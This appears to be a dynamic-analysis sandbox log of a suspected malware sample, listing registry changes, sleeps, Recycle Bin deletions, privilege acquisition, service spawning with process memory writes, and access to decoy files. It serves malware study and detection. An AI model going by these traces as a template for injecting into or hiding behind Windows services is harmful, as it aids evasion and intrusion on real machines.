Date : 2021-5-10 19:21:14 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: C:\Users\Administrator\AppData\Roaming\Microsoft\SystemCertifi cates\My\; FileName: CRLs; Rating : Clean
Date : 2021-5-10 19:21:14 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\Users\Administrator\AppData\Roaming\Microsoft\SystemCertific ates\My\CRLs\; FileName: *; Rating : Clean
Date : 2021-5-10 19:21:14 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\Users\Administrator\AppData\Roaming\Microsoft\SystemCertific ates\My\CRLs\; FileName: ; Rating : Clean
Date : 2021-5-10 19:21:14 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: C:\Users\Administrator\AppData\Roaming\Microsoft\SystemCertifi cates\My\; FileName: CTLs; Rating : Clean
Date : 2021-5-10 19:21:14 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\Users\Administrator\AppData\Roaming\Microsoft\SystemCertific ates\My\CTLs\; FileName: *; Rating : Clean
Date : 2021-5-10 19:21:14 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\Users\Administrator\AppData\Roaming\Microsoft\SystemCertific ates\My\CTLs\; FileName: ; Rating : Clean
Date : 2021-5-10 19:21:14 Operation : Memory object was created Detail : Object: MutexObject; Name: RasPbFile; Rating : Clean
Date : 2021-5-10 19:21:14 Operation : The process call RegCreateKey Detail : Key: HKLM\SOFTWARE\Microsoft\Tracing; Rating : Clean
Date : 2021-5-10 19:21:14 Operation : The process call RegCreateKey Detail : Key: HKLM\SOFTWARE\Microsoft\Tracing\5509141808225935563_RASAPI32; Rating : Clean
Date : 2021-5-10 19:21:14 Operation : The process call RegSetValueKey Detail : Key: HKLM\SOFTWARE\Microsoft\Tracing\5509141808225935563_RASAPI32\EnableFileTraci ng; Data: 0; Rating : Clean
Date : 2021-5-10 19:21:14 Operation : The process call RegSetValueKey Detail : Key: HKLM\SOFTWARE\Microsoft\Tracing\5509141808225935563_RASAPI32\EnableConsoleTr acing; Data: 0; Rating : Clean
Date : 2021-5-10 19:21:14 Operation : The process call RegSetValueKey Detail : Key: HKLM\SOFTWARE\Microsoft\Tracing\5509141808225935563_RASAPI32\FileTracingMask ; Data: -65536; Rating : Clean
Date : 2021-5-10 19:21:14 Operation : The process call RegSetValueKey Detail : Key: HKLM\SOFTWARE\Microsoft\Tracing\5509141808225935563_RASAPI32\ConsoleTracingM ask; Data: -65536; Rating : Clean
Date : 2021-5-10 19:21:14 Operation : The process call RegSetValueKey Detail : Key: HKLM\SOFTWARE\Microsoft\Tracing\5509141808225935563_RASAPI32\MaxFileSize; Da ta: 1048576; Rating : Clean
Date : 2021-5-10 19:21:14 Operation : The process call RegSetValueKey Detail : Key: HKLM\SOFTWARE\Microsoft\Tracing\5509141808225935563_RASAPI32\FileDirectory; Data: %windir%\tracing; Rating : Clean
Date : 2021-5-10 19:21:14 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\Windows\System32\ras\; FileName: &lt.pbk; Rating : Clean
Date : 2021-5-10 19:21:14 Operation : The process call RegCreateKey Detail : Key: HKLM\SOFTWARE\Microsoft\Tracing; Rating : Clean
Date : 2021-5-10 19:21:14 Operation : The process call RegCreateKey Detail : Key: HKLM\SOFTWARE\Microsoft\Tracing\5509141808225935563_RASMANCS; Rating : Clean

Date : 2021-5-10 19:21:14 Operation : The process call RegSetValueKey Detail : Key: HKLM\SOFTWARE\Microsoft\Tracing\5509141808225935563_RASMANCS\EnableFileTraci ng; Data: 0; Rating : Clean
Date : 2021-5-10 19:21:14 Operation : This file tried to sleep for a long time Detail : SleepTime: 180; ApiName: NtWaitForSingleObject; Rating : Clean
Date : 2021-5-10 19:21:14 Operation : The process call RegSetValueKey Detail : Key: HKLM\SOFTWARE\Microsoft\Tracing\5509141808225935563_RASMANCS\EnableConsoleTr acing; Data: 0; Rating : Clean
Date : 2021-5-10 19:21:14 Operation : The process call RegSetValueKey Detail : Key: HKLM\SOFTWARE\Microsoft\Tracing\5509141808225935563_RASMANCS\FileTracingMask ; Data: -65536; Rating : Clean
Date : 2021-5-10 19:21:14 Operation : The process call RegSetValueKey Detail : Key: HKLM\SOFTWARE\Microsoft\Tracing\5509141808225935563_RASMANCS\ConsoleTracingM ask; Data: -65536; Rating : Clean
Date : 2021-5-10 19:21:14 Operation : The process call RegSetValueKey Detail : Key: HKLM\SOFTWARE\Microsoft\Tracing\5509141808225935563_RASMANCS\MaxFileSize; Da ta: 1048576; Rating : Clean
Date : 2021-5-10 19:21:14 Operation : The process call RegSetValueKey Detail : Key: HKLM\SOFTWARE\Microsoft\Tracing\5509141808225935563_RASMANCS\FileDirectory; Data: %windir%\tracing; Rating : Clean
Date : 2021-5-10 19:21:14 Operation : This file tried to sleep for a long time Detail : SleepTime: 180; ApiName: NtWaitForSingleObject; Rating : Clean
Date : 2021-5-10 19:21:14 Operation : This file tried to sleep for a long time Detail : SleepTime: 180; ApiName: NtWaitForSingleObject; Rating : Clean
Date : 2021-5-10 19:21:14 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: C:\Windows\System32\; FileName: SensApi.dll; Rating : Clean
Date : 2021-5-10 19:21:14 Operation : The process call RegCreateKey Detail : Key: HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections; Rating : Clean
Date : 2021-5-10 19:21:14 Operation : The process call RegCreateKey Detail : Key: HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings; Rating : Cl ean
Date : 2021-5-10 19:21:14 Operation : The process call RegSetValueKey Detail : Key: HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable ; Data: 0; Rating : Clean
Date : 2021-5-10 19:21:14 Operation : The process call RegSetValueKey Detail : Key: HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections \SavedLegacySettings; Data: 46000000050000000100000000000000000000000000000000000000000000000000000000000000000000000000000000; Rating : Clean
Date : 2021-5-10 19:21:14 Operation : Other file ops Detail : FilePath: Nsi; Api: NtCreateFile; Rating : Clean
Date : 2021-5-10 19:21:14 Operation : The process call RegCreateKey Detail : Key: HKCU\Software\Microsoft\Windows NT\CurrentVersion\Network\Location Awareness; Rating : Clean
Date : 2021-5-10 19:21:14 Operation : Memory object was created Detail : Object: MutexObject; Name: Local\ZonesCacheCounterMutex; Rating : Clean
Date : 2021-5-10 19:21:14 Operation : The process call RegSetValueKey Detail : Key: HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNC AsIntranet; Data: 0; Rating : Clean
Date : 2021-5-10 19:21:14 Operation : The process call RegSetValueKey Detail : Key: HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\Aut oDetect; Data: 1; Rating : Clean
Date : 2021-5-10 19:21:14 Operation : Memory object was created Detail : Object: MutexObject; Name: Local\ZonesLockedCacheCounterMutex; Rating : Clean
Date : 2021-5-10 19:21:14 Operation : The process call RegCreateKey Detail : Key: HKLM\SYSTEM\ControlSet001\services\Tcpip\Parameters; Rating : Clean
Date : 2021-5-10 19:21:16 Operation : This file tried to sleep for a long time Detail : SleepTime: 60; ApiName: NtWaitForSingleObject; Rating : Clean
Date : 2021-5-10 19:21:16 Operation : Process exited Detail : FilePath: %TEMP%\tracer\tloader.exe; Rating : Clean
Date : 2021-5-10 19:21:18 Operation : This file tried to sleep for a long time Detail : SleepTime: 30; ApiName: NtWaitForSingleObject; Rating : Clean
Date : 2021-5-10 19:21:29 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\Windows\inf\; FileName: machine.inf; Rating : Clean
Date : 2021-5-10 19:21:29 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\Windows\System32\DriverStore\en-US\; FileName: machine.inf_l oc; Rating : Clean
Date : 2021-5-10 19:21:29 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\Windows\inf\; FileName: nete1g32.inf; Rating : Clean
Date : 2021-5-10 19:21:29 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\Windows\System32\DriverStore\en-US\; FileName: nete1g32.inf_ loc; Rating : Clean
Date : 2021-5-10 19:21:29 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\Windows\inf\; FileName: mshdc.inf; Rating : Clean
Date : 2021-5-10 19:21:29 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\Windows\System32\DriverStore\en-US\; FileName: mshdc.inf_loc ; Rating : Clean
Date : 2021-5-10 19:21:29 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\Windows\inf\; FileName: netavpna.inf; Rating : Clean
Date : 2021-5-10 19:21:29 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\Windows\inf\; FileName: cdrom.inf; Rating : Clean
Date : 2021-5-10 19:21:29 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\Windows\System32\DriverStore\en-US\; FileName: cdrom.inf_loc ; Rating : Clean
Date : 2021-5-10 19:21:29 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\Windows\inf\; FileName: machine.inf; Rating : Clean
Date : 2021-5-10 19:21:29 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\Windows\System32\DriverStore\en-US\; FileName: machine.inf_l oc; Rating : Clean
Date : 2021-5-10 19:21:29 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\Windows\inf\; FileName: netrasa.inf; Rating : Clean
Date : 2021-5-10 19:21:29 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\Windows\System32\DriverStore\en-US\; FileName: netrasa.inf_l oc; Rating : Clean
Date : 2021-5-10 19:21:29 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\Windows\inf\; FileName: netrasa.inf; Rating : Clean
Date : 2021-5-10 19:21:29 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\Windows\System32\DriverStore\en-US\; FileName: netrasa.inf_l oc; Rating : Clean
Date : 2021-5-10 19:21:29 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\Windows\inf\; FileName: mshdc.inf; Rating : Clean
Date : 2021-5-10 19:21:29 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\Windows\System32\DriverStore\en-US\; FileName: mshdc.inf_loc ; Rating : Clean
Date : 2021-5-10 19:21:29 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\Windows\inf\; FileName: keyboard.inf; Rating : Clean
Date : 2021-5-10 19:21:29 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\Windows\System32\DriverStore\en-US\; FileName: keyboard.inf_ loc; Rating : Clean
Date : 2021-5-10 19:21:29 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\Windows\inf\; FileName: nete1g32.inf; Rating : Clean
Date : 2021-5-10 19:21:29 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\Windows\System32\DriverStore\en-US\; FileName: nete1g32.inf_ loc; Rating : Clean
Date : 2021-5-10 19:21:29 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\Windows\inf\; FileName: netrasa.inf; Rating : Clean
Date : 2021-5-10 19:21:29 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\Windows\System32\DriverStore\en-US\; FileName: netrasa.inf_l oc; Rating : Clean
Date : 2021-5-10 19:21:29 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\Windows\inf\; FileName: netrasa.inf; Rating : Clean
Date : 2021-5-10 19:21:29 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\Windows\System32\DriverStore\en-US\; FileName: netrasa.inf_l oc; Rating : Clean
Date : 2021-5-10 19:21:29 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\Windows\inf\; FileName: volume.inf; Rating : Clean
Date : 2021-5-10 19:21:29 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\Windows\System32\DriverStore\en-US\; FileName: volume.inf_lo c; Rating : Clean
Date : 2021-5-10 19:21:29 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\Windows\inf\; FileName: nettun.inf; Rating : Clean
Date : 2021-5-10 19:21:29 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\Windows\System32\DriverStore\en-US\; FileName: nettun.inf_lo c; Rating : Clean
Date : 2021-5-10 19:21:29 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\Windows\inf\; FileName: netrasa.inf; Rating : Clean
Date : 2021-5-10 19:21:29 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\Windows\System32\DriverStore\en-US\; FileName: netrasa.inf_l oc; Rating : Clean
Date : 2021-5-10 19:21:29 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\Windows\inf\; FileName: fdc.inf; Rating : Clean
Date : 2021-5-10 19:21:29 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\Windows\System32\DriverStore\en-US\; FileName: fdc.inf_loc; Rating : Clean
Date : 2021-5-10 19:21:33 Operation : This file modified files Detail : FilePath: %SYSTEMROOT%\System32\winevt\Logs\Microsoft-Windows-WindowsSystemAssessmentToo l%4Operational.evtx; Rating : Clean
Date : 2021-5-10 19:21:33 Operation : This file modified files Detail : FilePath: %SYSTEMROOT%\System32\winevt\Logs\Microsoft-Windows-WindowsBackup%4ActionCente r.evtx; Rating : Clean
Date : 2021-5-10 19:21:34 Operation : This file modified files Detail : FilePath: %SYSTEMROOT%\ServiceProfiles\LocalService\AppData\Local\lastalive0.dat; Ratin g : Clean
Date : 2021-5-10 19:21:34 Operation : Process exited Detail : FilePath: %SYSTEMROOT%\System32\wbem\WmiPrvSE.exe; Rating : Clean
Date : 2021-5-10 19:21:35 Operation : This file modified files Detail : FilePath: %SYSTEMROOT%\System32\winevt\Logs\Windows PowerShell.evtx; Rating : Clean
Date : 2021-5-10 19:21:38 Operation : This file modified files Detail : FilePath: %SYSTEMROOT%\System32\winevt\Logs\System.evtx; Rating : Clean
Date : 2021-5-10 19:21:38 Operation : This file modified files Detail : FilePath: %SYSTEMROOT%\System32\winevt\Logs\Security.evtx; Rating : Clean
Date : 2021-5-10 19:21:38 Operation : This file modified files Detail : FilePath: %SYSTEMROOT%\System32\winevt\Logs\Microsoft-Windows-VHDMP%4Operational.evtx; Rating : Clean
Date : 2021-5-10 19:21:38 Operation : This file modified files Detail : FilePath: %SYSTEMROOT%\System32\winevt\Logs\Microsoft-Windows-CodeIntegrity%4Operational .evtx; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : The process call RegCreateKey Detail : Key: HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : This file deleted files Detail : FilePath: %SYSTEMDRIVE%\$Recycle.Bin\S-1-5-21-3223732005-3719911589-58964959-1000\desktop .ini; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : This file deleted files Detail : FilePath: %SYSTEMDRIVE%\$Recycle.Bin\S-1-5-21-3223732005-3719911589-58964959-500\desktop. ini; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : This file deleted files Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$I14RW49.jpg; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : This file deleted files Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$I6AXOTZ.png; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : This file deleted files Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$I6YJFBO.bmp; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : This file deleted files Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$IB6KC4N.cpp; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : This file deleted files Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$IDXXF42.ini; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : This file deleted files Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$IM4P6EO.xlsx ; Rating : Clean

Date : 2021-5-10 19:21:40 Operation : Other file ops Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$IM4P6EO.xlsx; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : This file deleted files Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$IMIQST6.h; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : This file deleted files Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$INOZ024.exe; Rating : High Risk
Date : 2021-5-10 19:21:40 Operation : This file deleted files Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$IQIOSRC.c; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : This file deleted files Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$IR9ETQT.doc; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : Other file ops Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$IR9ETQT.doc; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : This file deleted files Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$IRC95C4.xls; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : Other file ops Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$IRC95C4.xls; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : This file deleted files Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$ITAIF6P.txt; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : This file deleted files Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$ITDYSTL.docx ; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : Other file ops Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$ITDYSTL.docx; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : This file deleted files Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$IVLWEL9.avi; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : This file deleted files Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$IXFR9QI.pdf; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : Other file ops Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$IXFR9QI.pdf; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : This file deleted files Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$R14RW49.jpg; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : This file deleted files Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$R6AXOTZ.png; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : This file deleted files Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$R6YJFBO.bmp; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : This file deleted files Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$RB6KC4N.cpp; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : This file deleted files Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$RDXXF42.ini; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : This file deleted files Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$RM4P6EO.xlsx ; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : Other file ops Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$RM4P6EO.xlsx; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : This file deleted files Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$RMIQST6.h; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : This file deleted files Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$RNOZ024.exe; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : This file deleted files Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$RQIOSRC.c; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : This file deleted files Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$RR9ETQT.doc; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : Other file ops Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$RR9ETQT.doc; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : Process exited Detail : FilePath: %SYSTEMROOT%\System32\wbem\WmiPrvSE.exe; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : This file deleted files Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$RRC95C4.xls; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : Other file ops Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$RRC95C4.xls; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : This file deleted files Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$RTAIF6P.txt; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : This file deleted files Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$RTDYSTL.docx ; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : Other file ops Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$RTDYSTL.docx; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : This file deleted files Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$RVLWEL9.avi; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : This file deleted files Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$RXFR9QI.pdf; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : Other file ops Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$RXFR9QI.pdf; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : This file deleted files Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\desktop.ini; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : The process call RegCreateKey Detail : Key: HKLM\SOFTWARE\Microsoft\WBEM\CIMOM; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : This file tried to sleep for a long time Detail : SleepTime: 60; ApiName: NtDelayExecution; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : Monitor SeLoadDriverProvileges, SeShutdownProvileges, SeDebugProvileges and SeRemoteShutdownProvileges was acquired by< /br>virus Detail : FilePath: %SYSTEMROOT%\System32\services.exe; Privileges: SeAssignPrimaryTokenPrivilege,; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : This file spawned process(es) Detail : TargetPid: 3240; FilePath: %SYSTEMROOT%\System32\VSSVC.exe; CmdLine: C:\Windows\sys tem32\vssvc.exe; FileSize: 1025536; Signer: Microsoft Windows; Company: Microsoft Corporation; Version: 6.1.7600.16385 (win7_rtm.090713-1255); Icon: backup\7d3c 7514cc9d0c828524db9622db215a.ico; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : Other process ops Detail : TargetPid: 3240; StackFingerprint: 1267705149; FilePath: %SYSTEMROOT%\System32\VSSVC.exe; Rati ng : Clean
Date : 2021-5-10 19:21:40 Operation : Process memory ex was written by this file Detail : TargetPid: 3240; Address: 0x00050000; Length: 32; FilePath: %SYSTEMROO T%\System32\VSSVC.exe; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : Other thread ops Detail : TargetPid: 3240; TargetTid: 3236; PrevSuspendCount: 1; StackFingerprint: 3564055513; FilePath: % SYSTEMROOT%\System32\VSSVC.exe; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : This file tried to sleep for a long time Detail : SleepTime: 180; ApiName: NtWaitForSingleObject; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : Monitor SeLoadDriverProvileges, SeShutdownProvileges, SeDebugProvileges and SeRemoteShutdownProvileges was acquired by< /br>virus Detail : FilePath: %SYSTEMROOT%\System32\VSSVC.exe; Privileges: SeBackupPrivilege,; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : Monitor SeLoadDriverProvileges, SeShutdownProvileges, SeDebugProvileges and SeRemoteShutdownProvileges was acquired by< /br>virus Detail : FilePath: %SYSTEMROOT%\System32\VSSVC.exe; Privileges: SeRestorePrivilege,; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : Monitor SeLoadDriverProvileges, SeShutdownProvileges, SeDebugProvileges and SeRemoteShutdownProvileges was acquired by< /br>virus Detail : FilePath: %SYSTEMROOT%\System32\VSSVC.exe; Privileges: SeAuditPrivilege,; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : This file tried to sleep for a long time Detail : SleepTime: 60; ApiName: NtDelayExecution; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : Other file ops Detail : FilePath: PIPE\samr; Api: NtCreateFile; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : The process call RegCreateKey Detail : Key: HKLM\SYSTEM\ControlSet001\services\VSS\Diag\Registry Writer; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : The process call RegCreateKey Detail : Key: HKLM\SYSTEM\ControlSet001\services\VSS\Diag\SwProvider_{b5946137-7b9f-4925-af8 0-51abd60b20d5}; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : Monitor SeLoadDriverProvileges, SeShutdownProvileges, SeDebugProvileges and SeRemoteShutdownProvileges was acquired by< /br>virus Detail : FilePath: %SYSTEMROOT%\System32\services.exe; Privileges: SeAssignPrimaryTokenPrivilege,SeLockMemoryPrivilege,SeIncreaseQuotaPrivilege,SeS ecurityPrivilege,SeTakeOwnershipPrivilege,SeLoadDriverPrivilege,SeSystemProfilePrivilege,SeSystemtimePrivilege,SeProfileSingleProcessPrivilege,SeCreatePagefileP rivilege,SeShutdownPrivilege,SeDebugPrivilege,SeAuditPrivilege,SeSystemEnvironmentPrivilege,SeUndockPrivilege,SeIncreaseWorkingSetPrivilege,SeTimeZonePrivilege, SeCreateSymbolicLinkPrivilege,; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : Monitor SeLoadDriverProvileges, SeShutdownProvileges, SeDebugProvileges and SeRemoteShutdownProvileges was acquired by< /br>virus Detail : FilePath: %SYSTEMROOT%\System32\services.exe; Privileges: SeAssignPrimaryTokenPrivilege,; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : This file spawned process(es) Detail : TargetPid: 3272; FilePath: %SYSTEMROOT%\System32\svchost.exe; CmdLine: C:\Windows\S ystem32\svchost.exe -k swprv; FileSize: 20992; Signer: Microsoft Windows; Company: Microsoft Corporation; Version: 6.1.7600.16385 (win7_rtm.090713-1255); Icon: backup\7d3c7514cc9d0c828524db9622db215a.ico; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : Other process ops Detail : TargetPid: 3272; StackFingerprint: 1267705149; FilePath: %SYSTEMROOT%\System32\svchost.exe; Ra ting : Clean
Date : 2021-5-10 19:21:40 Operation : Process memory ex was written by this file Detail : TargetPid: 3272; Address: 0x00050000; Length: 32; FilePath: %SYSTEMROO T%\System32\svchost.exe; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : Other thread ops Detail : TargetPid: 3272; TargetTid: 3276; PrevSuspendCount: 1; StackFingerprint: 3564055513; FilePath: % SYSTEMROOT%\System32\svchost.exe; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : The process call RegCreateKey Detail : Key: HKLM\SYSTEM\ControlSet001\services\VSS\Diag\COM+ REGDB Writer; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : The process call RegCreateKey Detail : Key: HKLM\SYSTEM\ControlSet001\services\VSS\Diag\ASR Writer; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : The process call RegCreateKey Detail : Key: HKLM\SYSTEM\ControlSet001\services\VSS\Diag\Shadow Copy Optimization Writer; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : Other file ops Detail : FilePath: Volume{0bdc8292-a28a-11e4-821e-806e6f6e6963}; Api: NtCreateFile; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : Other file ops Detail : FilePath: Volume{782f6a63-ad59-11eb-9b33-1866dac83803}; Api: NtCreateFile; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : This file tried to sleep for a long time Detail : SleepTime: 180; ApiName: NtWaitForSingleObject; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : Other file ops Detail : FilePath: %SYSTEMDRIVE%\aaa\2020_snack_list.xls; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : Other file ops Detail : FilePath: %SYSTEMDRIVE%\aaa\admin_info.docx; Rating : Clean
